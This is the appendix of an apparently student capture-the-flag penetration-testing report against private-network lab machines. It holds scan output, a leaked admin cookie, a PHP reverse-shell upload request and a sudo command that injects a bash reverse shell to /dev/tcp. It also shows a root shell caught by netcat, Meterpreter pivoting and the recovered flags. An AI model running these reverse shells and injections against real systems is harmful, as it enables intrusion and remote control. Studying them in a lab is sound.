
Appendix D.6



Appendix D.7



Appendix D.8



Appendix D.9


Appendix D.10

```
Nmap scan report for 192.168.34.241
Host is up (0.00061s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux;
tocol 2.0)
3128/tcp open   http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)
```

Appendix E.1

```
Starting gobuster in directory enumeration mode
/.html                (Status: 403) [Size: 287]
/.htaccess            (Status: 403) [Size: 291]
/.hta.html            (Status: 403) [Size: 291]
/.hta.txt             (Status: 403) [Size: 290]
/.hta                 (Status: 403) [Size: 286]
/cgi-bin/.html        (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 290]
/.htaccess.txt        (Status: 403) [Size: 295]
/.htaccess.html       (Status: 403) [Size: 296]
/connect              (Status: 200) [Size: 203]
/.htpasswd            (Status: 403) [Size: 291]
/.htpasswd.txt        (Status: 403) [Size: 295]
/.htpasswd.html       (Status: 403) [Size: 296]
/index                (Status: 200) [Size: 21]
/index.php            (Status: 200) [Size: 21]
/robots.txt           (Status: 200) [Size: 45]
/robots.txt           (Status: 200) [Size: 45]
/robots               (Status: 200) [Size: 45]
/server-status        (Status: 403) [Size: 295]
Progress: 13842 / 13845 (99.98%)
Finished
```


Appendix E.2




Appendix E.3

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.34.1';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Appendix E.4




Appendix E.5



Appendix E.6

Appendix E.7



Appendix E.8

```
lucy
$ cd lucy
$ ls
flag.txt
hello-world
$ cat flag.txt
FLAG - “The ballad of Lucy Gray Baird” ends in a vanishing act, a trail into
the wilds, and a question: was she ever meant to survive?$
```

Appendix E.9

```
flag.txt
root@TheArena:~# cat flag.txt
cat flag.txt
FLAG - The Peacekeepers wore white, but they were trained in gray morality. S
ome followed orders; others wrote history in blood across districts.root@TheA
rena:~#
```

Appendix E.10

```
┌──(kali㉿kali)-[~]
└─$ rabin2 -zz hello-world | grep "FLAG"
4783 0x0007d380 0x080c5380 138  143  .rodata                    utf8    FLAG -
The Capitol’s anthem hides a lie in every note. Freedom isn’t found in rules
or roses, but in rebellion, verse, and vanished girls.
```


Appendix E.11

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:15:5D:00:07:06 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
```

Appendix F.1

```
/ajax.php             (Status: 200) [Size: 0]
/manual               (Status: 301) [Size: 317] [--> http://192.168.34.251/ma
nual/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.34.251/js
/]
/index.html           (Status: 200) [Size: 1440]
/dashboard.html       (Status: 200) [Size: 532]
/owls                 (Status: 301) [Size: 315] [--> http://192.168.34.251/ow
```

Appendix F.2



1

Appendix F.3

```
    //The boss told me to add one more Upper Case letter at the end of the co
okie
   if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '&G6u@B6uDXMq&Ms'){

       //[+] Add if $_POST['secure'] == 'val1d'
        $valid_ext = array("pdf","php","txt");
   }
   else{

        $valid_ext = array("txt");
```

Appendix F.4

```
$ cd sejanus
$ ls
HangingTree.png
flag.txt
password-reminder.txt
$ cat flag.txt
FLAG - Every snake in the Capitol garden whispers: power is survival, and mer
cy is just another kind of weakness.$
```

Appendix F.5

```
listening on [any] 4444 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.251] 37118
bash: cannot set terminal process group (434): Inappropriate ioctl for device
bash: no job control in this shell
root@TheHangingTree:/home/sejanus# cd /root
cd /root
root@TheHangingTree:~# cd home
cd home
bash: cd: home: No such file or directory
root@TheHangingTree:~# s
s
bash: s: command not found
root@TheHangingTree:~# ls
ls
flag.txt
root@TheHangingTree:~# cat flag.txt
cat flag.txt
FLAG - Snow's first kill wasn't in the arena. It was made in secret, to prote
ct a lie, to erase a name, and to ascend.root@TheHangingTree:~#
```

Appendix F.6

Request

Pretty Raw Hex

```
1  POST /ajax.php HTTP/1.1
2  Host: 192.168.34.251
3  Content-Length: 5693
4  Accept-Language: en-US,en;q=0.9
5  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4VKPRxS3APyVImB5
7  Accept: */*
8  Origin: http://192.168.34.251
9  Referer: http://192.168.34.251/dashboard.html
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12 Cookie: admin=%26G6u%40B6uDXMq%26MsR
13
14 ------WebKitFormBoundary4VKPRxS3APyVImB5
15 Content-Disposition: form-data; name="secure":
16
17 val1d
18 ------WebKitFormBoundary4VKPRxS3APyVImB5
19 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
20 Content-Type: application/x-php
21
22 <?php
23 // php-reverse-shell - A Reverse Shell implementation in PHP
24 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
25 //
26 // This tool may be used for legal purposes only.  Users take full responsibility
27 // for any actions performed using this tool.  The author accepts no liability
28 // for damage caused by this tool.  If these terms are not acceptable to you, then
```

Appendix F.7

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zsteg -a HangingTree.png
b1,rgb,lsb,xy       .. text: "FLAG - Not all victors make it out of the arena
. Some become ghosts, legends, or fuel for future flames. The Capitol decides
 the winner. The story decides the truth."
```

Appendix F.8

```
Cookie: admin=%26G6u%40B6uDXMq%26MsR

------WebKitFormBoundaryAWWl3PChUBhQasJl
Content-Disposition: form-data; name="secure":

val1d
------WebKitFormBoundaryAWWl3PChUBhQasJl
```

```
sudo /usr/bin/python3 /home/team-tasks/cookie-gen.py << 'EOF'
10; bash -c '/bin/bash -i >& /dev/tcp/192.168.34.1/4444 0>&1'
EOF
```

Appendix F.9

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.16834.1';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Appendix F.10

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sV -p80,443 --proxy socks4://127.0.0.1:1080 172.18.55.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 23:50 AEST
Nmap scan report for 172.18.55.69
Host is up.

PORT    STATE    SERVICE VERSION
80/tcp  filtered http
443/tcp filtered https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds

┌──(kali㉿kali)-[~]
└─$
```


Appendix G.1

```
HTTP/1.1 200 OK
Date: Thu, 24 Apr 2025 10:56:46 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
ETag: "8805-b4a-3b96e9ae"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

Appendix G.2

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (1017704 bytes) to 192.168.34.161
[*] Meterpreter session 1 opened (192.168.34.1:4444 → 192.168.34.161:43472)
at 2025-05-20 23:00:26 +1000

meterpreter >
meterpreter > run autoroute -s 172.18.55.69/32
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 172.18.55.69/255.255.255.255 ...
[+] Added route to 172.18.55.69/255.255.255.255 via 192.168.34.161
[*] Use the -p option to list all active routes
meterpreter > portfwd add -l 8080 -p 80 -r 172.18.55.69
[*] Forward TCP relay created: (local) :8080 → (remote) 172.18.55.69:80
meterpreter >
meterpreter >
```

Appendix G.3



Appendix G.4

References

Unknown (2014, March 5). *OpenDocMan 1.2.7 – Multiple Vulnerabilities*. ExploitDB. https://www.exploit-db.com/exploits/32075

Akinbi, A (2018, June 25). *OpenDocMan 1.2.7 SQL Injection* [Video]. YouTube. https://www.youtube.com/watch?v=RDBN0CYgo00

HashSec (2025, January 8). *Unable to communicate back with site to check for fatal errors, so the PHP change was reverted* [Video]. YouTube. https://www.youtube.com/watch?v=2AV4Zd1Rqcs

Arr0way (2022, Feb 27). Reverse Shell Cheat Sheet: PHP, ASP, Netcat, Bash & Python. *HighOn.Coffee*. https://highon.coffee/blog/reverse-shell-cheat-sheet/

Elmasry, A. (2023, December 13). Upgrading Simple Shells to Fully Interactive TTYs. *Medium*. https://0xmrmasry.medium.com/upgrading-simple-shells-to-fully-interactive-ttys-eeeea1e6654e

Mozilla Developer Network. (n.d.). **HTTP Content-Disposition Header**. MDN Web Docs. https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Content-Disposition

Pentest Monkey. (n.d.). **PHP Reverse Shell**. PentestMonkey. https://pentestmonkey.net/tools/web-shells/php-reverse-shell